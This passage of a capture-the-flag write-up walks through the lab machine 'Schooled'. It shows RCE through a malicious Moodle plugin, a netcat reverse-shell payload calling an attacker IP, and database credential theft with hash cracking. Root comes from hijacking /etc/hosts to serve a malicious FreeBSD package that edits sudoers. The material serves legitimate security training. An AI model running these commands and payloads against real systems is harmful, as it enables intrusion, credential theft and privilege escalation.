
The `Install plugins` option is now available from the `Site administration` page.




We can use [this plugin] to obtain RCE.







An error is shown but we can select `Continue` anyway, and the plugin is installed successfully:



We can now execute arbitrary system commands from the `block_rce.php` page:

```
curl http://moodle.schooled.htb/moodle/blocks/rce/lang/en/block_rce.php?cmd=id
```

```
curl http://moodle.schooled.htb/moodle/blocks/rce/lang/en/block_rce.php?cmd=id
uid=80(www) gid=80(www) groups=80(www)
```

We open a Netcat listener on port 7777 and send the following payload:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 7777 >/tmp/f
```

We URL-encode the payload and send it through cURL:

```
curl http://moodle.schooled.htb/moodle/blocks/rce/lang/en/block_rce.php?
cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-
i%202%3E%261%7Cnc%2010.10.14.178%207777%20%3E%2Ftmp%2Ff
```

A reverse shell is sent back to our listener.

```
nc -lnvp 7777

Connection from 10.10.10.234:19968
sh: can't access tty; job control turned off
$ id
uid=80(www) gid=80(www) groups=80(www)
```

We upgrade our shell to an interactive pty:

```
/usr/local/bin/python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Lateral Movement

After some enumeration we spot that the `/usr/local/www/apache24/data/moodle/config.php` file contains database credentials:

```
cat /usr/local/www/apache24/data/moodle/config.php

<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mysqli';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'moodle';
$CFG->dbpass    = 'PlaybookMaster2020';
<SNIP>
```

We can access the database and list the available tables:

```
/usr/local/bin/mysql -u moodle -pPlaybookMaster2020 moodle
```

```
moodle@localhost [moodle]> show tables;
moodle@localhost [moodle]> desc mdl_user;
```

We grab the hashes from the `mdl_user` table:

```
moodle@localhost [moodle]> select username,password from mdl_user;
```

```
moodle@localhost [moodle]> select username,password from mdl_user;
+------------------+--------------------------------------------------------------+
| username         | password                                                     |
+------------------+--------------------------------------------------------------+
| guest            | $2y$10$u8DkSWjhZnQhBk1a0g1ug.x79uhkx/sa7euU8TI4FX4TCaXK6uQk2 |
| admin            | $2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5GFbcl4qTiW |
<SNIP>
```

Interestingly, the `admin` user has an email address `jamie@staff.schooled.htb`, and the `jamie` name matches a local user on the system:

```
moodle@localhost [moodle]> select email from mdl_user where username='admin';
+-------------------------+
| email                   |
+-------------------------+
| jamie@staff.schooled.htb |
+-------------------------+
1 row in set (0.00 sec)
```

```
$ grep jamie /etc/passwd
jamie:*:1001:1001:Jamie:/home/jamie:/bin/s
```

We copy the `admin` hash to our local machine and crack it using John the Ripper:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
<SNIP>
!QAZ2wsx         (?)
```

We can now SSH to the system using credentials `jamie:!QAZ2wsx`.

```
ssh jamie@10.10.10.234

(jamie@10.10.10.234) Password for jamie@Schooled: !QAZ2wsx
<SNIP>
jamie@Schooled:~ $ id
uid=1001(jamie) gid=1001(jamie) groups=1001(jamie),0(wheel)
```

The user flag can be found in `/home/jamie/user.txt`.

Privilege Escalation

Looking at `sudo` privileges, we observe that the `jamie` user is allowed to run `pkg update` and `pkg install *` as user root:

```
jamie@Schooled:~ $ sudo -l
User jamie may run the following commands on Schooled:
    (ALL) NOPASSWD: /usr/sbin/pkg update
    (ALL) NOPASSWD: /usr/sbin/pkg install *
```

The FreeBSD pkg command is used to add, remove and upgrade pre-compiled packages. In particular, `pkg update` updates repository data, while `pkg install` downloads and install packages from the available repositories.

The default repository is defined in `/etc/pkg/FreeBSD.conf`:

```
jamie@Schooled:~ $ cat /etc/pkg/FreeBSD.conf
# $FreeBSD$
#
# To disable this repository, instead of modifying or removing this file,
# create a /usr/local/etc/pkg/repos/FreeBSD.conf file:
#
#   mkdir -p /usr/local/etc/pkg/repos
#   echo "FreeBSD: { enabled: no }" > /usr/local/etc/pkg/repos/FreeBSD.conf
#

FreeBSD: {
  url: "pkg+http://devops.htb:80/packages",
  mirror_type: "srv",
  signature_type: "none",
  fingerprints: "/usr/share/keys/pkg",
  enabled: yes
}
```

We can see the repository URL is set to `http://devops.htb:80/packages`.

The user though belongs to the `wheel` group:

```
jamie@Schooled:~ $ id
uid=1001(jamie) gid=1001(jamie) groups=1001(jamie),0(wheel)
```

The group has also write access to the `/etc/hosts` file:

```
find / -group wheel -perm -020 -ls 2>/dev/null
```

```
jamie@Schooled:~ $ find / -group wheel -perm -020 -ls 2>/dev/null
135204        9 -rw-rw-r--    1 root              wheel                1098 Mar 17 15:47 /usr/local/etc/hosts
   239        9 -rw-rw-r--    1 root              wheel                1098 Mar 17 15:47 /etc/hosts
<SNIP>
```

An entry for `devops.htb` with IP address 192.168.1.14 is defined:

```
jamie@Schooled:~ $ grep devops.htb /etc/hosts
192.168.1.14            devops.htb
```

We can edit this entry to point to our own IP address in order to trick `pkg` to update and install a malicious package from a repository under our control. First we have to create such package and repository. We create a script based on this tutorial and save it as `/tmp/pkg/pkg.sh` on the target host:

```
#!/bin/sh

STAGEDIR=/tmp/stage
rm -rf ${STAGEDIR}
mkdir -p ${STAGEDIR}

cat >> ${STAGEDIR}/+POST_INSTALL <<EOF
echo "Adding sudo entry..."
echo "jamie ALL=(ALL) NOPASSWD: /bin/csh" >> /usr/local/etc/sudoers
EOF

cat >> ${STAGEDIR}/+MANIFEST <<EOF
name: sudo_perms
version: "1.0"
origin: sysutils/sudo_perms
comment: "Add sudo entry"
desc: "Add sudo entry"
maintainer: maintainer@freebsd.htb
www: https://freebsd.htb
prefix: /
EOF

echo "deps: {" >> ${STAGEDIR}/+MANIFEST
pkg query " %n: { version: \"%v\", origin: %o }" portlint >> ${STAGEDIR}/+MANIFEST
pkg query " %n: { version: \"%v\", origin: %o }" poudriere >> ${STAGEDIR}/+MANIFEST
echo "}" >> ${STAGEDIR}/+MANIFEST
touch ${STAGEDIR}/plist
pkg create -m ${STAGEDIR}/ -r ${STAGEDIR}/ -p ${STAGEDIR}/plist -o .
```

We run the script:

```
chmod +x pkg.sh
./pkg.sh
```

A file called `sudo_perms-1.0.txz` is created:

```
jamie@Schooled:/tmp/pkg $ ls -l
total 5
-rwxr-xr-x  1 jamie  wheel  779 Sep 10 08:28 pkg.sh
-rw-r--r--  1 jamie  wheel  460 Sep 10 08:29 sudo_perms-1.0.txz
```

We can now create a local repository by running the `pkg repo .` command inside the current directory:

```
jamie@Schooled:/tmp/pkg $ pkg repo .
Creating repository in .: 100%
Packing files for repository: 100%
```

On our local machine we create a `packages` directory and use `scp` to copy the repository files:

```
mkdir packages
scp jamie@schooled.htb:/tmp/pkg/* packages/
```

```
mkdir packages/

scp jamie@schooled.htb:/tmp/pkg/* packages/
(jamie@schooled.htb) Password for jamie@Schooled:
meta.conf                                     100%  163     1.5KB/s   00:00
meta.txz                                      100%  240     2.2KB/s   00:00
packagesite.txz                               100%  436     3.9KB/s   00:00
pkg.sh                                        100%  779     6.9KB/s   00:00
sudo_perms-1.0.txz                            100%  460     4.2KB/s   00:00
```

We run a Python `http.server` on port 80:

```
sudo python3 -m http.server 80
```

We modify the `devops.htb` entry in the `/etc/hosts` file as follows:

```
10.10.14.178            devops.htb
```

We use the `pkg` command to update the repository and install our malicious package:

```
sudo pkg update
sudo pkg install sudo_perms
```

```
jamie@Schooled:/tmp/pkg $ sudo pkg update
Updating FreeBSD repository catalogue...
Fetching meta.conf: 100%    163 B   0.2kB/s    00:01
Fetching packagesite.txz: 100%    436 B   0.4kB/s    00:01
Processing entries: 100%
FreeBSD repository update completed. 1 packages processed.
All repositories are up to date.
jamie@Schooled:/tmp/pkg $ sudo pkg install sudo_perms
Updating FreeBSD repository catalogue...
FreeBSD repository is up to date.
All repositories are up to date.
The following 1 package(s) will be affected (of 0 checked):

New packages to be INSTALLED:
        sudo_perms: 1.0

Number of packages to be installed: 1

460 B to be downloaded.

Proceed with this action? [y/N]: y
[1/1] Fetching sudo_perms-1.0.txz: 100%    460 B   0.5kB/s    00:01
Checking integrity... done (0 conflicting)
[1/1] Installing sudo_perms-1.0...
Adding sudo entry...
```

Finally we can now run `sudo csh` to obtain a root shell:

```
jamie@Schooled:/tmp/pkg $ sudo csh
root@Schooled:/tmp/pkg # id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
```

The root flag can be found in `/root/root.txt`.